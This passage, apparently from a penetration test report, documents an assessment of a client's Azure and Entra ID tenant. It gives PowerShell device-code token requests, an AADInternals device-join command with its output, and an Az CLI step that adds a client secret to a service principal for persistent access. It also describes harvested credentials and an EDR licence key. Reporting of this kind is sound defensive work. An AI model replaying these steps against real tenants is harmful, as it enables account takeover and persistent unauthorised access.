
WKL_TEST_Runbook [redacted]
Job

Id : [redacted]
Status : Completed
Ran on : Azure
Ran As : User

```
UserName       :
Password       :
SecurePassword : System.Security.SecureString
Domain         :



UserName       :
Password       :
SecurePassword : System.Security.SecureString
Domain         :



UserName       :
Password       :
SecurePassword : System.Security.SecureString
Domain         :



UserName       :
```

Figure 19 - Credentials extracted from the Automation Account credential object

In the screenshot below, WKL gained cleartext credentials for multiple users including the **"[ACCOUNT NAME]"** user. The user has [NAME] Admin privileges, which means that the user can control all the [NAME] policies and execute command/scripts on the machines integrated with [NAME].



Home > [redacted] >


WKL_TEST_Runbook [redacted]

Job

```
Password       :
SecurePassword : System.Security.SecureString
Domain         :



UserName       :
Password       :
SecurePassword : System.Security.SecureString
Domain         :



UserName       :
Password       :
SecurePassword : System.Security.SecureString
Domain         :



UserName       :
Password       :
SecurePassword : System.Security.SecureString
Domain         :



UserName       :
Password       :
SecurePassword : System.Security.SecureString
Domain         :
```

Figure 20 - Credentials extracted from the [NAME] Object

WKL was unable to login to the portal using the [NAME] Admin user's credential as the MFA was not configured for the user. WKL can set the MFA from Hybrid Joined device or Complaint device only.



[redacted]

[redacted]

More information required

Your organisation needs more information to keep your account secure


Use a different account

Learn more

Figure 21 - Login to Entra ID (Azure) Portal using [NAME] user account

WKL then attempted to register their own device and fake the complaint status in [NAME] but, due to [NAME] policies, this action failed. However, joining their device to the current tenant was successful.


WKL used the device code method to authenticate and request an access token that would have the privileges to join the device in the current tenant. To generate the device code, WKL wrote custom PowerShell code.



```
PS C:\> $ClientID = "[redacted]"
$Resource = "[redacted]"
$GrantType = "[redacted]"

$body = @{
"client_id" = $ClientID
"scope" = $Resource
}

$authResponse = Invoke-RestMethod -UseBasicParsing -Method Post -Uri "https://login.microsoftonline.com/[redacted]" -Body $body
write-output $authResponse


user_code        : [redacted]
device_code      : [redacted]

verification_uri : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code [redacted] to authenticate.
```

Figure 22 - Device code authentication to request access token for joining the device to Entra ID (Azure)


WKL then used the device code authentication token to request an OAuth access token.



```
PS C:\>
$body=@{
"client_id" =  $ClientID
"grant_type" = $GrantType
"device_code" =        $authResponse.device_code
}
Invoke-RestMethod -UseBasicParsing -Method Post -Uri "https://login.microsoftonline.com/[redacted]" -Body $body -ErrorAction SilentlyContinue

token_type     : Bearer
scope          : [redacted]
expires_in     :
ext_expires_in :
access_token   :
```

Figure 23 - Device code authentication to request access token for joining the device to Entra ID (Azure)


Then the AADInternals PowerShell module was used to join WKL's device using the access token retrieved above.



```
PS C:\> Join-AADIntDeviceToAzureAD -DeviceName "[redacted]" -DeviceType "Windows" -OSVersion "10.0.19045.3930" -AccessToken $AccessToken -Verbose
printing Token 01
[redacted]
VERBOSE: ACCESS TOKEN HAS WRONG AUDIENCE: [redacted]   Exptected: urn:ms-drs:enterpriseregistration.windows.net.
printing Token 02
[redacted]
VERBOSE: POST https://enterpriseregistration.windows.net/EnrollmentServer/device/?api-version=1.0 with -1-byte payload
VERBOSE: received 1708-byte response of content type application/json
VERBOSE: Private Key unloaded from the certificate store.
Device successfully registered to Azure AD:
  DisplayName:      "[redacted]"
  DeviceId:        [redacted]
  AuthUserObjectId:
  TenantId:
  Cert thumbprint:
  Cert file name :
Local SID:
  [redacted]

Additional SIDs:
  [redacted]

PS C:\>
```

Figure 24 - Joined WKL VM to Entra ID (Azure)

The screenshot below shows the new WKLVM added to the Entra ID, it's hostname is [WKL-NAME].



Home > [redacted] | Devices > Devices

Devices | All devices

[redacted] - Microsoft Entra ID

wkl


1 device found

Name	Enabled	OS	Version	Join type	Owner	MDM	Security settings m...	Compliant	Registered	Activity
wkl[redacted]	Yes	Windows	10.0.19045.3930	Microsoft Entra joi...	WKL Tester1	None	N/A	N/A	[redacted]	[redacted]

Figure 25 - Joined WKL VM to Entra ID (Azure)

While accessing the [NAME] Portal via the WKL user, scripts were discovered that contain sensitive information such as the local administrator user credentials assigned on all the MAC devices integrated with Intune. WKL also found [CLIENT]'s [EDR] license key that is used for installing [EDR] on MAC devices.

The following screenshot shows the Local Administrator privilege user credentials configured on the MAC systems.



Microsoft [redacted]

Home > [redacted] > [redacted] > [redacted]

[redacted] | Properties

macOS

Basics

Name: Admin Add

Description: adds admin to mac

Settings

Shell script: addadministrator.sh

File contents: [redacted]

Run script as signed-in user: No

Hide script notifications on devices: Not configured

Script frequency: Every 1 hour

Max number of times to retry if script fails: 2 times

Scope tags

Default


Assignments

Included groups: MAC Test Group

Excluded groups: No Excluded groups

Figure 26 - Local Administrator credentials used on MAC devices onboarded on [NAME]

The following screenshot contains the [EDR] installation key.



Basics

Name [redacted]

Description Installs licensing for[redacted]

Settings

Shell script [redacted]

File contents [redacted]

Run script as signed-in user No

Hide script notifications on devices Yes

Script frequency Not configured

Max number of times to retry if script fails 1 time

Scope tags

Default

Assignments


Included groups MAC Test Group [redacted]

Excluded groups No Excluded groups

Figure 27 – [EDR] installation key for MAC devices integrated with [NAME]

From Reader to AADConnect Code Execution (On-Prem)

While enumerating the resources, the WKL team landed on the Function Apps. WKL found that a few function apps had Hybrid Connection configured in the network configuration. While enumerating the Hybrid Connection, the Function Apps were identified to have PSRemoting access to two machines that were most likely present on-premises.



App Service integration with hybrid connections enables your app to access a single TCP endpoint per hybrid connection. Here you can manage the new and classic hybrid connections used by your app. Learn more

App service plan (pricing tier): [redacted]

Location: [redacted]

Connections used:

Connections used 2


Connections quota 25

Name	Status	Endpoint	Namespace
[redacted]	Connected	[redacted]	[redacted]
	Connected		

Figure 28 - Hybrid Connection in function app

Looking at the above configuration, the objective was to gain access to the function app. So, WKL enumerated the RBAC roles assigned on the Function App and identified a service principal named **“[NAME]”** that has the **“Contributor”** role assigned.


So, again the privileges of **“[NAME]”** service principal were leveraged by adding an additional client secret to the application object of **“[NAME]”** using Az CLI and login using the same credentials.



```
PS C:\> az ad app credential reset --append --id[redacted]
The output includes credentials that you must protect. Be sure that you do not include these credentials in your code or
 check the credentials into your source control. For more information, see https://aka.ms/azadsp-cli
{
  "appId": "[redacted]",
  "password": "[redacted]",
  "tenant": "[redacted]"
}
PS C:\> az login --service-principal -u [redacted] -p [redacted]
 --tenant [redacted]
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "[redacted]",
    "id": "[redacted]",
    "isDefault": true,
    "managedByTenants": [
      {
        "tenantId": "[redacted]"
      }
    ],
    "name": "[redacted]",
    "state": "Enabled",
    "tenantId": "[redacted]",
    "user": {
      "name": "[redacted]",
      "type": "servicePrincipal"
    }
  }
]
```

Figure 29 - Added client secrets to [NAME] app registration and authenticated with [NAME] Service Principal

